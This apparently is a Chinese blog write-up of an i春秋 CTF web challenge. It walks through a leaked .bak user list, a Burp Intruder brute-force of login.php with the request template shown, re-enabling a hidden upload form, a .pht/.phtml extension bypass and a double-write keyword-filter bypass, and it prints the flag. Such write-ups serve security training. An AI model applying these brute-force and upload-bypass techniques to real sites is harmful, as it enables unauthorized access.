

i春秋web-123(bak备份泄露)

原创

大千SS 于 2019-05-21 23:19:30 发布 538 收藏 1

分类专栏: [i春秋](#) 文章标签: [i春秋](#) [备份文件泄露](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/zz_Caleb/article/details/90417608

版权



[i春秋](#) 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

进站是一个登陆界面:

请输入帐号密码进行登录

https://blog.csdn.net/zz_Caleb

查看源码:

```
<!-- 用户信息都在user.php里 -->
<!-- 用户默认默认密码为用户名+出生日期 例如:zhangwei1999 -->
</form>
```

访问了一下user.php, 然而

页面是空的, 试试有没有备份文件, 果然是bak备份泄露, 下载之后拿到了许多的用户名, 但是密码中的日期并不知道, 使用bp爆破有两种思路:

- 1) 对一个用户名进行年份的爆破
- 2) 对一个年份进行所有用户名的爆破

我选择的是第二个思路:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Pitchfork**

```
POST /login.php HTTP/1.1
Host: 8b388893c99541aaafc7b36953e7544df18be31059894282.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://8b388893c99541aaafc7b36953e7544df18be31059894282.changame.ichunqiu.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Connection: close
Cookie: pgv_pvi=1074417664; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; ci_session=a7b4dac174ad18f893f8855796a14f158bd76b13; PHPSESSID=tj5a62pne6cwebgfmijlc4pv6; __jsluid=d41fb9584f7691a1d6c8fe52389bf6d4
Upgrade-Insecure-Requests: 1
```

```
username=$zhangwei&password=$zhangwei$1995&submit=%E7%99%BB%E5%BD%95
```

https://blog.csdn.net/zz_Caleb

payload里面两个地方都是载入的bak备份文件中的用户名，然后开始爆破(这里用的是1995年):

The screenshot shows the Burp Suite Intruder interface. The top part displays a table of attack results with columns for Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The first row (Request 195) is highlighted, showing Payload1 as 'zhangyuzhen' and Payload2 as 'zhangyuzhen', with a Status of 200 and a Length of 1067. Below the table, the 'Request' tab is selected, showing the raw HTTP request details for a POST to /login.php. The request body contains the payload: `username=zhangyuzhen&password=zhangyuzhen1995&submit=%E7%99%BB%E5%BD%95`. The status bar at the bottom indicates 'Finished'.

然后

就可以用这个账号登录了，登录之后页面是空白的，但是源码中有有用的内容：

```
8 <center>
9 <!-- 存在漏洞需要去掉 -->
0 <!-- <form action="" method="POST" enctype="multipart/form-data">
1     <input type="file" name="file" />
2     <input type="submit" name="submit" value="上传" />
3 </form> -->
4 /!-----\
```

这里有个文件上传的地方，F12把这个地方搞成可用的，我是这样搞的：

1) 先在这里吧这几行代码的内容复制下来


```
<!--  
<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit" name="submit"  
value="上传" /> </form>  
-->
```

2) 添加代码内容到页面源码


在center这个节点把代码复制上去




然后就出现了文件上传的地方:



随便上传一个文件, 这里上传的是个jpg文件, 然后抓包:






文件名不合法。。。

改成php上传显示：只允许上传.jpg,.png,.gif,.bmp后缀的文件
然而这四种后缀都是返回文件名不合法。

尝试.jpg.php得到：



于是尝试去掉文件名中的php，使用pht或phtml替换即可，经过尝试，这两个后缀都是可以的，上传后得到：



访问view.php：

file?

猜测是让我们以file传递参数，尝试file=flag，得到：filter “flag”
双写一下file=fflag拿到flag：

```
<?php
echo 'flag is here';
'flag{3da49125-c418-4f81-bb91-b7a3fd766096}-';
?>
```